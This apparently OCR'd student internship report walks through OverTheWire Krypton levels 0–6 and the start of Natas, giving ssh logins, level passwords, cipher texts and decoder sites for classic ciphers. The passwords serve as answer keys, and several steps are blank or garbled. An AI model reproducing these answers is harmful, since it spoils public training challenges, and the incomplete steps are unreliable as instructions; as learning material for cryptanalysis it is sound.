CyberSecurity LAB-2

Intern By-DIGISURAKSHA PARHARI FOUNDATION

Cybersecurity Wargame Internship Task

Submission Date -28th April 2025

Team Name :- CYBER TECH

Team Members :-

1. Malde Roshni
2. Mistry Komal
3. Modi Nitya
4. Lohia Dimple


LABS :-

1. KRYPTON
2. NATAS
3. LEVIATHAN

KRYPTON

Level 0-Level 1 :-

1. Open Krypton link
2. Decode the code on the **Base64**



3. Follow the given instruction of that link
4. Open terminal and Enter the command on that terminal
   $ ssh krypton1@krypton.labs.overthewire.org -p 2231

5. It will ask the password and the password is which we have decoded
6. Then the message will come “Enjoy your stay” then successfully completed

Level 1-Level 2 :-

1. As per instructions given Enter the command in terminal

```
krypton1@bandit:~$ cd /krypton
krypton1@bandit:/krypton$ ls
krypton1  krypton2  krypton3  krypton4  krypton5  krypton6  krypton7
krypton1@bandit:/krypton$ cd krypton1
krypton1@bandit:/krypton/krypton1$ ls
krypton2  README
krypton1@bandit:/krypton/krypton1$ cat README
Welcome to Krypton!

This game is intended to give hands on experience with cryptography
and cryptanalysis.  The levels progress from classic ciphers, to modern,
easy to harder.

Although there are excellent public tools, like cryptool,to perform
the simple analysis, we strongly encourage you to try and do these
without them for now.  We will use them in later excercises.

** Please try these levels without cryptool first **


The first level is easy.  The password for level 2 is in the file
'krypton2'.  It is 'encrypted' using a simple rotation called ROT13.
It is also in non-standard ciphertext format.  When using alpha characters for
cipher text it is normal to group the letters into 5 letter clusters,
regardless of word boundaries.  This helps obfuscate any patterns.

This file has kept the plain text word boundaries and carried them to
the cipher text.

Enjoy!
krypton1@bandit:/krypton/krypton1$
```


2. Go to site – **https://cryptii.com/**
3. Select the cipher method (rot13) from the drop-down and get the password from the next level(rotten)

Level 2 - Level 3 :-

1. Enter the command in terminal


   ssh krypton2@krypton.labs.overthewire.org -p 2231

2. Enter a password- ROTTEN



3. Enter command <u>cd /krypton/krypton2</u>

4. Enter in /tmp directory then follow the commands given on the site




5. Again Go to site- https://cryptii.com/

6. Our flag for the next level is “CAESARISEASY”


Level 3 – Level 4 :-

1. Enter the command in terminal

   ssh krypton3@krypton.labs.overthewire.org -p 2231



2. Enter a password- CAESARISEASY




3. Enter the given commands

Command Prompt

```
krypton3@bandit:~$ cd /krypton/krypton3
krypton3@bandit:/krypton/krypton3$ ls
found1  found2  found3  HINT1  HINT2  krypton4  README
krypton3@bandit:/krypton/krypton3$ cat README
Well done.  You've moved past an easy substitution cipher.

Hopefully you just encrypted the alphabet a plaintext
to fully expose the key in one swoop.

The main weakness of a simple substitution cipher is
repeated use of a simple key.  In the previous exercise
you were able to introduce arbitrary plaintext to expose
the key.  In this example, the cipher mechanism is not
available to you, the attacker.

However, you have been lucky.  You have intercepted more
than one message.  The password to the next level is found
in the file 'krypton4'.  You have also found 3 other files.
(found1, found2, found3)

You know the following important details:

- The message plaintexts are in English (*** very important)
- They were produced from the same key (*** even better!)


Enjoy.
```

4. Enter the command

5. Go to site- https://md5decrypt.net/en/Letters-frequency-analysis/?ref=learnhacking.io By using step 4 we get the cipher text copy paste it



6. Go to site- https://www.quipqiup.com/ Paste here the cipher text in puzzle box


7. By this we will get a password for next level

Level 4-Level 5 :-


1. Enter the command in terminal
   ssh krypton4@krypton.labs.overthewire.org -p 2231

2. Enter the password :- BRUTE

3. Enter the commands:




4. Enter the command to get cipher text



5. Go to site:- https://www.dcode.fr/vigenere-cipher Copy and paste found1 to vigenere decoder box at vigenere cipher site

Level 5-Level 6:-

1. Enter the command in terminal
   ssh krypton5@krypton.labs.overthewire.org -p 2231



2. Enter the password:- CLEARTEXT

3. Enter the commands

```
krypton5@bandit:~$ cd /krypton/krypton5
krypton5@bandit:/krypton/krypton5$ ls
found1  found2  found3  krypton6  README
krypton5@bandit:/krypton/krypton5$ cat README
Frequency analysis can break a known key length as well.  Lets try one
last polyalphabetic cipher, but this time the key length is unknown.


Enjoy.


krypton5@bandit:/krypton/krypton5$ cat found1
SXULW GWXIO WRZJG OFLCM RHEFI ALGSP DXBLM PWIQT XJGLA RIYRI BLPPC HMXMG CTZDL CLKRU YMYSJ TWUTX ZOMRH EFZAL OTMNL BLULV MCQMG CTZDL CPTBI AVPML NVRJN SSXWT XJGLA RIQPE
FUGVP PGRLG OMDKW RSZFX TZYRM QHMXD UOWQT XJGLA RIQAV VTZVP LMAIV ZPHCX FPAVT MLBSD OIFVT PBACS EQKOL BCRSM AMULP SPPVF CXOKH LZXUO GNLID ZVRAL DOACC INREN YMLRH VXXJD
XMSIN BXUGI UPVRG ESQSG YKQOK LMXRS IBZAL BAYJM AYAVB XRSIC KXPYH ULWFU YHBPG VIGNX WBIQP RGVXY SSBEL NZLVW IMQMG YGVSW GPWGG NARSP TXVKL PXWGD XRJHU SXQMI VTZYO GCTZR
DYVBK MZHBX YVBIT TPVTM OOWSA IERTA SZCOI TXXLY JAZQC GKPCS LZRYE MOOVC HIEKT RSREH MGNTS KVEPN NCTUN EOFIR TPPDL YAPNO GMKSC IRGNX ARWHY IBLXU QPYYH GNXYO ACCIN QBUQA
GELNR TYQIH LANTW HAYCP RJOMO KJYTV SGVLY RRSIG NKVXI MQDEG GJOML MSGNV VERRC MRYBA GEQNP RGKLB XFLRP XRZDE JESGN XSYVB DSSZA LCXYE ICXXZ OVTPW BLEVK ZCDEA JYPCL CDXUG
MARNL RWVTI LXIPL PJXKL CIREP RJYVB ITPVV ZPHCX FPCRG KVPSS CPBXW VXIRS SHYTU NWCGI ANNUN VCOEA JLLFI LECSO OLCTG CMGAT SBITP PNZBV XWUPV RIHUM IBPHG UUQQP YYHNZ MDKOD
LZBAK LNTCC MBJTZ KXRSM FSKZC SSELP UMARE BCIPK GAVCY EKNDG LNLCC JVBXH XHRHI AIBLD LIWIF YXKLM PELQG RVPAF ZQMVX VZLCE MPVKP FERPM AZALV MDPXH GKXCL YOLRX TSNIB ELRYN
IVMKP ECVXH BELNI OETUX SSYBV TZARE RLVEG GNDQC YXFCX YDQYO ISUKA RIQME YRHDS REFTB LEVXH MYEAJ PLCOX TRFZX YDZCY XUKVV MOJLR RMAVC XFLHO KXUVE GOSAR RHBSS YHQUS LXSDJ
INKLH PXCCV MVIPX KMFXV ZLTON QLKRY TZDLC DTVXB ACSDE LVYOL BCWPE ERTJD TYDXF AILBR YEYEG ESIHC QMPOX UDMLZ VVMBU KPGEC EGDWO HMFXG MXPBW KPVRS XZCEE PWVTM ODIYC XURRV
BHCCS SKOLX XQSEQ RTAQP WNSZK MVDLC PRTRB IRGPI AAGSK ZIMAP RLKVW EAZRT XXZCS OMVVZ BIRWS MNRIM ZSRYX IEOVH GLGNL FZKHX KCESE KEHOI FLZRV KVFIB XSEKB TZSPE EAZMV DLCSY
krypton5@bandit:/krypton/krypton5$
```

Copy the cipher text

4. Go to the link:- https://www.dcode.fr/vigenere-cipher
   Paste the cipher text to vigenere decoder box .
   The key is KEYLENGTH. If we use that to decrypt the cipher text of BELOS Z, we get RANDOM.

Level 6 – Level 7:-

1. Enter the command in terminal
   ssh krypton6@krypton.labs.overthewire.org -p 2231


```
krypton6@bandit: /tmp
Microsoft Windows [Version 10.0.19045.5737]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Dell>ssh krypton6@krypton.labs.overthewire.org -p 2231
                         _                     _
                        | | ___ __ _ _ __ | |_ ___  _ __
                        | |/ / '__| | | | '_ \| __/ _ \| '_ \
                        |   <| |  | |_| | |_) | || (_) | | | |
                        |_|\_\_|   \__, | .__/ \__\___/|_| |_|
                                   |___/|_|

                        This is an OverTheWire game server.
                More information on http://www.overthewire.org/wargames
```

2. Enter the password:- <u>RANDOM</u>

```
krypton6@krypton.labs.overthewire.org's password:

      ,-----.           ,----,          .----.
     /   /   \         ,/   .`|         /. ./|
    /   .     :      ,`   .'  :     .--'.  ' ;
   .   /   ;.  \   ;    ;     /    /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  |  \   ;  `      |
  '   ;  \; /  |      '   :  ;   .   \    .\  ;
   \   \  ',  /       |   |  '    \   \   ' \ |
    ;   :    /        '   :  |     :    '  |--"
     \   \ .'         ;   |.'       \   \ ;
  www. `---` ver      '---' he       '---" ire.org


Welcome to OverTheWire!
```

3. Enter the commands


```
krypton6@bandit:~$ cd /krypton/krypton6
krypton6@bandit:/krypton/krypton6$ ls
encrypt6  HINT1  HINT2  keyfile.dat  krypton7  onetime  README
krypton6@bandit:/krypton/krypton6$ cat README
Hopefully by now its obvious that encryption using repeating keys
is a bad idea.  Frequency analysis can destroy repeating/fixed key
substitution crypto.

A feature of good crypto is random ciphertext.  A good cipher must
not reveal any clues about the plaintext.  Since natural language
plaintext (in this case, English) contains patterns, it is left up
to the encryption key or the encryption algorithm to add the
'randomness'.

Modern ciphers are similar to older plain substitution
ciphers, but improve the 'random' nature of the key.

An example of an older cipher using a complex, random, large key
is a vigniere using a key of the same size of the plaintext.  For
example, imagine you and your confident have agreed on a key using
the book 'A Tale of Two Cities' as your key, in 256 byte blocks.

The cipher works as such:

Each plaintext message is broken into 256 byte blocks.  For each
block of plaintext, a corresponding 256 byte block from the book
is used as the key, starting from the first chapter, and progressing.
No part of the book is ever re-used as key.  The use of a key of the
same length as the plaintext, and only using it once is called a "One Time Pad".

Look in the krypton6/onetime  directory.  You will find a file called 'plain1', a 256
byte block.  You will also see a file 'key1', the first 256 bytes of
'A Tale of Two Cities'.  The file 'cipher1' is the cipher text of
plain1.  As you can see (and try) it is very difficult to break
the cipher without the key knowledge.
```



It print A and B 50 times in python language.


NATAS REPORT

Natas0




- Sign-in in natas0 > Right click > click on View source file >In index you will get the password for natas1 > 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

Natas1

